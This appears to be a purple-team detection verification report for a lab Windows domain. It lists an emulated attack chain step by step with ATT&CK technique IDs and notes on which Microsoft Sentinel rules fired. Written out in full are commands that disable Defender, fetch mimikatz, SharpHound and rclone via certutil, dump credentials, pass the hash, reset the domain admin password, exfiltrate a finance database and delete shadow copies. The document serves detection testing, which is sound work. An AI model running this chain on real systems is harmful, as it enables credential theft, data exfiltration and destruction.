





Detection Verification


Part 1

Step	Action	ATT&CK Techniques	Blue Verification
1	<code>xfreerdp /u:PurpleUser /p:SecurePwd123 /v:10.0.1.15 /cert-ignore</code>	T1021.001, T1078	Is T1078 but we don't have detections on incoming RDP connections.
2	<code>whoami /all systeminfo</code>	T1033, T1082, T1059.001 (PowerShell T1059.001 will not be mentioned after that every time it is used)	We have three different data sources we could use. Currently we have no "recon" detections which cover whoami.
3	<code>quser</code>	T1033, T1082	We have three different data sources we could use. Currently we have no "recon" detections which cover Whoami.
4	<code>net localgroup administrators</code>	T1069.001	Analytics rule: Suspicious Group And Account Reconnaissance Activity Using Net.EXE.


			 <p>Suspicious Group And Account Reconnaissance Activ...</p> <p>Incident number 2</p> <p>Investigate in Microsoft Defender XDR ↗</p> <p>Unassigned Owner New Status Low Severity</p> <p>Alert product names</p> <ul style="list-style-type: none"> Microsoft Sentinel <p>Evidence</p> <p>2 Events 1 Alerts 0 Bookmarks</p> <p>Detection is tagged as T1087.</p>
5	Get-Process Select -Unique ProcessName	T1057	No detection.
6	Get-MpComputerStatus	T1518.001	No detection.
7	Set-MpPreference - DisableRealtimeMonitoring 1 Set-MpPreference - DisableBehaviorMonitoring 1 Set-MpPreference - DisableScriptScanning 1 Set-MpPreference - DisableBlockAtFirstSeen 1	T1562.001	<p>Analytics rule 1: Real-Time Protection in Defender disabled.</p>  <p>Real-Time Protection in Defender disabled</p> <p>Incident number 1</p> <p>Investigate in Microsoft Defender XDR ↗</p> <p>Unassigned Owner New Status Medium Severity</p> <p>Alert product names</p> <ul style="list-style-type: none"> Microsoft Sentinel <p>Evidence</p> <p>1 Events 1 Alerts 0 Bookmarks</p>

			<p>Analytics rule 2: Windows Defender Configuration Changes.</p>  <p>Alert product names</p> <ul style="list-style-type: none"> Microsoft Sentinel <p>Evidence</p> <table border="1"> <tr> <td> 1 Events</td> <td> 1 Alerts</td> <td> 0 Bookmarks</td> </tr> </table> <p>But probably the second rule does not detect all actions.</p>	1 Events	1 Alerts	0 Bookmarks
1 Events	1 Alerts	0 Bookmarks				
8	<pre>certutil -urlcache -f https://github.com/MihhailSokolov /SecTools/raw/main/mimikatz.exe C:\Temp\m.exe</pre>	T1105	<p>Analytics rule 1: Suspicious Download Via Certutil.EXE.</p>  <p>Alert product names</p> <ul style="list-style-type: none"> Microsoft Sentinel <p>Evidence</p> <table border="1"> <tr> <td> 2 Events</td> <td> 1 Alerts</td> <td> 0 Bookmarks</td> </tr> </table> <p>Detects it but ATT&CK technique is T1027: Obfuscated Files or Information.</p>	2 Events	1 Alerts	0 Bookmarks
2 Events	1 Alerts	0 Bookmarks				

			<p>Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.</p>  <p>Detected.</p> <p>Sysmon produces multiple events for a single download and that triggers multiple alerts:</p> <table border="1"> <thead> <tr> <th>TimeGenerated [UTC]</th><th>DvcHostname</th><th>EventSeverity</th><th>EventResult</th><th>SrcIpAddr</th><th>SrcPortNumber</th><th>DstIpAddr</th></tr> </thead> <tbody> <tr> <td>> 10/31/2025, 8:29:22.271 AM</td><td>cdn-185-199-111-133</td><td>Informational</td><td>Success</td><td>10.0.1.15</td><td>50340</td><td>185.199.111.133</td></tr> <tr> <td>> 10/31/2025, 8:29:22.271 AM</td><td></td><td>Informational</td><td>Success</td><td>10.0.1.15</td><td>50339</td><td>104.18.38.233</td></tr> <tr> <td>> 10/31/2025, 8:29:22.271 AM</td><td></td><td>Informational</td><td>Success</td><td>10.0.1.15</td><td>50338</td><td>172.64.149.23</td></tr> <tr> <td>> 10/31/2025, 8:29:22.271 AM</td><td></td><td>Informational</td><td>Success</td><td>10.0.1.15</td><td>50337</td><td>104.18.38.233</td></tr> </tbody> </table>	TimeGenerated [UTC]	DvcHostname	EventSeverity	EventResult	SrcIpAddr	SrcPortNumber	DstIpAddr	> 10/31/2025, 8:29:22.271 AM	cdn-185-199-111-133	Informational	Success	10.0.1.15	50340	185.199.111.133	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50339	104.18.38.233	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50338	172.64.149.23	> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50337	104.18.38.233
TimeGenerated [UTC]	DvcHostname	EventSeverity	EventResult	SrcIpAddr	SrcPortNumber	DstIpAddr																																
> 10/31/2025, 8:29:22.271 AM	cdn-185-199-111-133	Informational	Success	10.0.1.15	50340	185.199.111.133																																
> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50339	104.18.38.233																																
> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50338	172.64.149.23																																
> 10/31/2025, 8:29:22.271 AM		Informational	Success	10.0.1.15	50337	104.18.38.233																																
9	C:\temp\m.exe privilege::debug sekurlsa::logonpasswords	T1003.001	<p>Analytics rule 1: HackTool – Mimikatz Kirbi File Creation. Analytics rule 2: Mimikatz Use (Keywords). Analytics rule 3: Mimikatz Detection LSASS Access.</p>  <p>In place but do not trigger.</p>																																			

			<p>Rule 1: That's not what we emulated.</p> <p>Rule 2: Could trigger but did not, looking through all logs shows no data, may need to adjust logging/auditing or due to running the commands directly in the mimikatz prompt.</p> <p>Rule 3: Could trigger with slight adjustments of KQL query plus ensuring that EventID 10 is actually logged.</p>																
10	<pre>[ITSERVER:mimikatz] sekurlsa::pth /user:billh /ntlm:<NTLM-hash> /domain:attackrange /run:powershell</pre>	T1550.002	<p>Analytics rule 1: HackTool – Mimikatz Kirbi File Creation.</p> <p>Analytics rule 2: Mimikatz Use (Keywords).</p> <p>Analytics rule 3: Mimikatz Detection LSASS Access.</p>  <table border="1"> <thead> <tr> <th>Severity</th> <th>Name</th> <th>Rule type</th> <th>Status</th> </tr> </thead> <tbody> <tr> <td>High</td> <td>HackTool - Mimikatz Kirbi File Creation</td> <td>Scheduled</td> <td>Enabled</td> </tr> <tr> <td>Medium</td> <td>Mimikatz Use (Keywords)</td> <td>Scheduled</td> <td>Enabled</td> </tr> <tr> <td>High</td> <td>Mimikatz Detection LSASS Access</td> <td>Scheduled</td> <td>Enabled</td> </tr> </tbody> </table> <p>In place but do not trigger.</p> <p>Rule 1: That is not what we emulated.</p> <p>Rule 2: Could trigger but did not, looking through all logs shows no data, may need to adjust logging/auditing or due to running the commands directly in the mimikatz prompt.</p> <p>Rule 3: Could trigger with slight adjustments of KQL query plus ensuring that EventID 10 is actually logged.</p>	Severity	Name	Rule type	Status	High	HackTool - Mimikatz Kirbi File Creation	Scheduled	Enabled	Medium	Mimikatz Use (Keywords)	Scheduled	Enabled	High	Mimikatz Detection LSASS Access	Scheduled	Enabled
Severity	Name	Rule type	Status																
High	HackTool - Mimikatz Kirbi File Creation	Scheduled	Enabled																
Medium	Mimikatz Use (Keywords)	Scheduled	Enabled																
High	Mimikatz Detection LSASS Access	Scheduled	Enabled																
11	<pre>certutil -urlcache -f https://github.com/MikhailSokolov /SecTools/raw/main/SharpHound.exe C:\Temp\sh.exe</pre>	T1105	<p>Analytics rule 1: Suspicious Download Via Certutil.EXE.</p> <p>Detects it but ATT&CK technique is T1027: Obfuscated Files or Information.</p> <p>Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.</p>																

			<p>Detected.</p> <p>Sysmon produces multiple events for a single download and that triggers multiple alerts:</p>
12	<pre>C:\temp\sh.exe --memcache -- zipfilename c.zip -- outputdirectory C:\temp\</pre>	T1087.001, T1087.002, T1560, T1059.001, T1482, T1615, T1106, T1201, T1069.001, T1069.002, T1018, T1033	<p>Analytics rule: HackTool - Bloodhound/Sharphound Execution.</p>  <p>Detects T1059.001, T1069.002, T1482, T1087.002, T1087.001.</p> <p>Techniques not detected according to detection specification: T1560, T1615, T1106, T1201, T1069.001, T1069.002, T1033, T1018.</p>
13	<pre>certutil -urlcache -f https://github.com/MihhailSokolov /SecTools/raw/main/rclone.exe C:\Temp\r.exe</pre>	T1105	<p>Analytics rule 1: Suspicious Download Via Certutil.EXE.</p> <p>Detects it but ATT&CK technique is T1027: Obfuscated Files or Information.</p> <p>Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.</p> <p>Detected.</p>

			Sysmon produces multiple events for a single download and that triggers multiple alerts.
14	<pre>[ss] type = smb host = 10.0.1.30 user = user pass = KN_sSidIRaFo_cmcZ_YNa5o8SLfyli8</pre>	T1105, T1564, T1048	No analytics rule in place for RClone configuration file creation.
15	<pre>C:\Temp\r.exe --config C:\Temp\r.conf copy C:\Temp\<c.zip-filename> ss:data --no-check-dest</pre>	T1048	<p>Analytics rule: RClone Process Execution.</p>  <p>Detects but as T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage.</p>

Part 2

Step	Action	ATT&CK Techniques	Blue Verification
16	<code>certutil -urlcache -f https://github.com/MikhailSokolov/SecTools/raw/main/PowerShellActiveDirectory.dll C:\Temp\ a.dll Import-Module C:\Temp\ a.dll</code>	T1105	<p>Analytics rule 1: Suspicious Download Via Certutil.EXE.</p> <p>Detects it but ATT&CK technique is T1027: Obfuscated Files or Information.</p> <p>Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE.</p> <p>Detected.</p> <p>Sysmon produces multiple events for a single download and that triggers multiple alerts.</p>
17	<code>Add-ADGroupMember -Identity "ITSupport" -Members "billh"</code>	T1098.007	No analytics rule in place for adding members to AD groups.
18	<code>Set-ADAccountPassword -Identity "Administrator" -NewPassword (ConvertTo-SecureString 'DomainPwned!' -AsPlainText -Force) -Reset</code>	T1098	<p>Analytics rule: Domain Admin Password Reset.</p>  <p>Detected.</p>

19	<code>xfreerdp /u:Administrator /p:'DomainPwned!' /d:ATTACKRANGE /v:10.0.1.16 /cert-ignore</code>	T1021.001, T1078	Is T1078 but there is no analytics rule in place for detecting RDP connections.
20	<code>Set-MpPreference - DisableRealtimeMonitoring 1</code>	T1562.001	Analytics rule: Real-Time Protection in Defender disabled. Detected.
21	<code>certutil -urlcache -f https://github.com/MikhailSokolov/Sect ools/raw/main/rclone.exe C:\Temp\r.exe</code>	T1105	Analytics rule 1: Suspicious Download Via Certutil.EXE. Detects it but ATT&CK technique is T1027: Obfuscated Files or Information . Analytics rule 2: Uncommon Network Connection Initiated By Certutil.EXE. Detected. Sysmon produces multiple events for a single download and that triggers multiple alerts.
22	<code>[ss] type = smb host = 10.0.1.30 user = user pass = KN_sSidIRaFo_cmcZ_YNa5o8SLfyli8</code>	T1105, T1564, T1048	No analytics rule in place for RClone configuration file creation.
23	<code>C:\Temp\r.exe --config C:\Temp\r.conf copy C:\Users\Administrator\Documents\finan ce.db ss:data --no-check-dest</code>	T1048	Analytics rule: RClone Process Execution. Detects but as T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage .
24	<code>rm C:\Users\Administrator\Documents\finan ce.db</code>	T1490	Analytics rule: Shadow Copies Deletion.

```
vssadmin.exe delete shadows /all
```

The screenshot shows a Microsoft Sentinel alert card for an incident titled "Shadow Copies Deletion". The card includes the following details:

- Incident number:** 22
- Investigate in Microsoft Defender XDR:** A link icon.
- Owner:** Unassigned
- Status:** Active
- Severity:** Medium
- Alert product names:** Microsoft Sentinel
- Evidence:**
 - Events: 1
 - Alerts: 1
 - Bookmarks: 0

Detected.